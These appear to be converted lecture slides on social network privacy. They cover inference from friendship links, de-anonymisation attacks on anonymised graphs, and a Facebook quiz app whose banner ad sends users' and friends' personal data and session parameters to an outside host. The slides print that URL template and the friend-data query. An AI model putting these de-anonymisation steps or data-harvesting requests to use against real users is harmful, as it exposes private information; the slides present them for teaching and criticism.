
Models Of Complex Networks From Math & Physics

Many nice models


- Erdos-Renyi
- Watts-Strogatz
- Barabasi-Albert

Social Networks properties:

- Power-law
- Small-world
- High clustering coefficient



Real social graphs are complicated!




When In Doubt, Compute!

We do know many graph algorithms:

- Find important nodes
- Identify communities
- Train classifiers
- Identify anomalous connections

Major Privacy Implications!




What can we infer purely from link structure?

What can we infer purely from link structure?

A surprising amount!

- Popularity
- Centrality
- Introvert vs. Extrovert
- Leadership potential
- Communities



If we know nothing about a node but it's neighbours, what can we infer?

If we know nothing about a node but its neighbours, what can we infer?

A lot!

- Sexual Orientation
- Gender
- Political Beliefs
- Location
- Breed?




Can we anonymise graphs?


Can we anonymise graphs?

Not easily...


- Seminal result by Backstrom et al.: Active attack needs just 7 nodes
- Can do even better given user's complete neighborhood
- Also results for correlating users across networks
- Developing line of research...




A Social Graph with Private Links




Attacker adds k nodes with random edges




Attacker links to targeted nodes



Graph is anonymised and edges are released



Attacker searches for unique k-subgroup




Link between targeted nodes is confirmed


- Similar to above, except *k* normal users collude and share their links
- Only compromise random targets


De-anonymisation results

- 7 nodes need to be created in active attack
 - De-anonymize 70 chosen nodes!
- 7 nodes in passive coalition compromise ~ 10 random nodes


- Goal: identify users in a private graph by mapping to public graph
- "Shouldn't" work: graph isomorphism is NP-complete
- Works quite well in practice on real graphs!








Step 1: Identify Seed Nodes



Step 2: Assign mappings based on mapped neighbors



Step 3: Iterate

- Demonstrated on Twitter and Flickr
 - Only 24% of Twitter users on Flickr, 5% of Twitter users on Flickr
 - 31% of common users identified (~9,000) given just 30 seeds!
- Real-world attacks can be much more powerful
 - Auxiliary knowledge
 - Mapping of attributes, language use, etc.

What can we infer if we "compromise" a fraction of nodes?

What can we infer if we "compromise" a fraction of nodes?

A lot...

- Common theme: small groups of nodes can see the rest
 - Danezis et al.
 - Nagaraja
 - Korolova et al.
 - Bonneau et al.

What if we get a subset of neighbours for all nodes?

What if we get a subset of k neighbours for all nodes?

Emerging question for many social graphs

- Facebook and online SNS
- Mobile SNS


A Quietly Introduced Feature...




Public Search Listings, Sep 2007

Conclusions

- Social networking coming to dominate the web
- Many old security lessons being re-learned
- Social context changes fraud environment
- Social graph challenging privacy requirements



What happens when you take a quiz...



Facebook Application Architecture

```
http://sochr.com/i.php&name=[Joseph Bonneau]&nx=[My User
ID]&age=[My DOB]&gender=[My Gender]&pic=[My Photo
URL]&fname0=[Friend #1 Name 1]&fname1=[Friend #2
Name]&fname2=[Friend #3 Name]&fname3=[Friend #4 Name]&fpic0=[Friend #1 Photo URL]&fpic0=[Friend #2 Photo URL]&fpic0=[Friend #3 Photo
URL]&fpic0=[Friend #4 Photo URL]&fb_session_params=[All of the quiz application's session_parameters]
```

URL for banner ad

```
select uid, birthday, current_location, sex, first_name, name,
pic_square, relationship_status FROM user WHERE uid IN (select uid2
from friend where uid1 = '[current user id]') and strlen(pic) > 0
order by rand() limit 500
```

Query made by banner ad through user's browser

Create Your Own Quiz >



Hev Peter

Hot singles are waiting for you!!

What the users sees...

My Reading List

- http://www.cl.cam.ac.uk/~jcb82/sns_bib/main.html
- Questions?